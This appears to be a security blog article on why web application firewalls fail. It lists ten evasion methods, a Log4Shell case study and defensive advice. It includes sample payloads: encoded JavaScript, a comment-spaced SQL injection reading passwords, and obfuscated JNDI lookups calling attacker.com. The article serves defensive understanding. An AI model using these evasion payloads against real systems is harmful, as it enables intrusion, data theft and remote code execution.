The Illusion of Safety: Why (and How) Web Application Firewalls Get Bypassed

A Web Application Firewall (WAF) is often sold as the ultimate shield for your web presence—a silver bullet that stops hackers dead in their tracks.
The reality, however, is far more nuanced. For skilled penetration testers and red teamers, a WAF isn't an impassable wall; it’s merely a speed bump. It’s a hurdle that requires creativity, obfuscation, and a deep understanding of HTTP protocols to overcome.
If you treat your WAF as a "set-it-and-forget-it" appliance, you are already vulnerable.
In this deep dive, we are exploring the offensive side of network security. We will look at why WAFs fail, the specific techniques attackers use to slip through the cracks, and the tooling required to test if your own WAF is actually working.
The Root of the Problem: Why WAFs Are Bypassed
Before diving into specific techniques, we must understand why bypasses are possible. A WAF is essentially a giant pattern-matching engine made up of rules (regular expressions). If an attacker's payload doesn't match a known "bad" pattern, it gets through.
WAFs generally fail for three primary reasons:
1. Misconfigurations & Default Settings Many organizations deploy a WAF using only the default vendor rule set. Attackers know these defaults by heart. Furthermore, features are often turned off because they cause legitimate traffic to be blocked (false positives). An overly permissive WAF is almost as bad as having no WAF at all.
2. The "Generic Rules vs. Custom Apps" Gap WAFs are great at blocking generic attacks (like a standard Okay ' OR 1=1 SQL injection). However, modern applications have unique business logic and custom API structures. A generic WAF rule cannot anticipate a vulnerability specific to how your developers wrote a particular function.
3. Protocol Complexity HTTP is a complex and sometimes ambiguous protocol. If the WAF interprets an HTTP request differently than the backend server does, there is a gap for an attacker to exploit (this is the basis of HTTP Request Smuggling).
10 Common WAF Bypass Methods
Red teamers use a vast arsenal of techniques to evade detection. These techniques often align with the MITRE ATT&CK framework (T1595 - Active Scanning) and aim to exploit the limitations of regex-based detection.
Here are 10 of the most common methods:
1. Case Variation The simplest method. If a poorly written rule looks specifically for <script>, an attacker might try <ScRiPt>. Modern WAFs usually handle this, but it still works on legacy systems.
2. Obfuscation & Encoding The bread and butter of evasion. Attackers encode payloads to hide malicious keywords.
- Standard:
alert(1) - Bypass attempt:
eval(String.fromCharCode(97,108,101,114,116,40,49,41))or using Hex/URL encoding deeper than the WAF is configured to decode.
3. HTTP Parameter Pollution (HPP) Providing the same parameter multiple times to confuse the WAF. GET /search?q=malicious&q=legit Some WAFs only inspect the first parameter, while the backend application might process the last one (or concatenate them).
4. Whitespace Alternatives (SQLi Focus) WAFs often look for spaces in SQL injection payloads (e.g., UNION SELECT). Attackers replace spaces with alternatives that the SQL database still interprets as whitespace, such as inline comments /**/ or tabs/newlines (%09, %0A).
- Payload:
UNION/**/SELECT/**/password/**/FROM/**/users
5. Null Byte Injection Inserting a null byte (%00) before a malicious payload. Some older WAF parsers stop reading the string after the null byte, assuming it's the end of the input, while the backend application keeps reading.
6. HTTP Request Smuggling A sophisticated attack where the attacker sends an ambiguous request that is interpreted as one request by the WAF (frontend) but as two requests by the backend server. The second, "smuggled" request sneaks past security controls.
7. Content-Type Spoofing Sending a malicious payload in a format the WAF isn't expecting. For example, sending data with a Content-Type: text/plain header, but formatting the body as JSON containing an attack. If the WAF relies on the header to decide which parser to use, it might skip inspection.
8. Unicode Normalization Using non-standard Unicode characters that look different to the WAF but are "normalized" into standard ASCII malicious characters by the backend server or database.
9. Resource Exhaustion (e.g., Slowloris) Some WAFs are configured to "fail open." If they get overwhelmed or take too long to scan a request, they let the traffic pass to avoid slowing down the user experience. Attackers use low-and-slow DoS attacks to force this state and slip payloads through during the chaos.
10. Direct Origin Access The ultimate bypass. If an attacker can discover the actual IP address of your origin server (hiding behind a Cloud WAF like Cloudflare or Akamai), they can connect directly to the server, completely bypassing the WAF infrastructure.
Case Study: The Log4j Evading Game
The Log4j vulnerability (Log4Shell) in late 2021 provided a masterclass in real-world WAF evasion.
Initial WAF rules were quickly deployed to block the basic string: ${jndi:ldap://attacker.com/exploit}.
Within hours, attackers began obfuscating the payload to bypass these new rules. It became a cat-and-mouse game.
Attackers used nested lookups to hide the keywords:
${${lower:j}ndi:${lower:l}${lower:d}ap://...}${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://...}
WAF providers had to scramble to update their regex engines to account for the way Java interprets these nested variables. It proved that static rules react slowly to dynamic threats.
How to Defend: Moving Beyond Default Rules
If WAFs are so easily bypassed, are they useless? Absolutely not. They are a vital layer of defense, but they require active management.
- Implement a Positive Security Model: Instead of just blocking known bad (negative model), define what "good" traffic looks like and block everything else. For example, if an API field expects a 5-digit zip code, the WAF should block anything that isn't five digits.
- Rule Tuning & Anomaly Detection: Don't just rely on vendor signatures. Use WAFs that offer anomaly detection (Machine Learning) to identify traffic that deviates from normal user behavior, even if it doesn't match a known signature.
- Vigorous Logging (SIEM Integration): A bypassed WAF won't alert you. You need to correlate WAF logs with application server logs in your SIEM to detect requests that slipped through the outer defense but caused errors on the backend.
The Red Teamer's Toolkit: Testing Your WAF
You shouldn't wait for a real attacker to test your defenses. Use these standard tools to evaluate your WAF's effectiveness:
- WAFW00F:
- Purpose: Reconnaissance.
- Use: Before attacking, you need to know what you are up against. WAFW00F sends specific requests to fingerprint the web server and identify which WAF product is protecting it (e.g., "Seems to be behind Cloudflare" or "Detected ModSecurity").
- Burp Suite Professional:
- Purpose: Manual, deep-dive testing.
- Use: The industry standard for web app pentesting. Use Burp Intruder to fuzz parameters with thousands of bypass variations, and use Burp Repeater to manually tweak encoding and headers to see exactly how the WAF responds.
- Nuclei:
- Purpose: Automated scanning with community templates.
- Use: Nuclei is excellent for quickly testing for known bypasses against specific CVEs. When a new vulnerability drops (like Log4j), the community quickly creates Nuclei templates that include various WAF bypass payloads for that specific vulnerability.